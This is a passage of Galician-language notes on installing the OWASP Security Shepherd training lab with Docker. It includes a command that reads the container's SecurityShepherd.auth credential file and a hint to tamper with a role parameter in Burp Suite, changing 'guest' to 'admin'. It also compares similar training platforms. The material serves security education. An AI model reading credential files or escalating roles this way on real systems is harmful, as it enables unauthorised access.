


Cubrir o formulario cos datos de configuración da base de datos (ver docker-compose.yml):


```
docker exec -it secshep_tomcat bash cat /usr/local/tomcat/conf/SecurityShepherd.auth
```




Accedemos á páxina de Login:



Xeramos un usuario:



Accedemos co usuario creado:



Xa podemos comezar a realizar os retos(Challenge):

- No primeiro arrancamos Burp Suite, interceptamos a comunicación e cambiamos `guest` por `admin`. Copiamos a `key` e cubrímola no campo `Submit`

Pódense publicar solucións?

Si. Pódense publicar solucións de **OWASP Security Shepherd** porque é un proxecto **open-source** baixo **licenza Apache 2.0**.
O propio proxecto está deseñado como unha plataforma de aprendizaxe/CTF, polo que escribir walkthroughs ou write-ups é totalmente lexítimo.

- OWASP Security Shepherd Project
- Repositorio GitHub

> ⚠ **Única excepción**
>
> Se Security Shepherd se emprega dentro dun **curso, exame ou CTF con regras propias**, hai que respectar esas normas antes de publicar solucións.

Comparativa rápida

Plataforma	Linguaxe	Dificultade	Docker	Contido guiado	Ideal para
Juice Shop	Node.js	Media-Alta	✅	❌	Gamificación
WebGoat	Java	Media	✅	✅	Formación
Security Shepherd	Java/PHP	Media-Alta	✅	✅	Competicións

Estas plataformas substitúen e superan OWASP BWA, permitindo traballar nun entorno actualizado, portable e seguro.

3.2.11 S4vitar

De interese

- YouTube - Canal Secundario de formación en hacking ético e pentesting
- Buscador de máquinas resoltas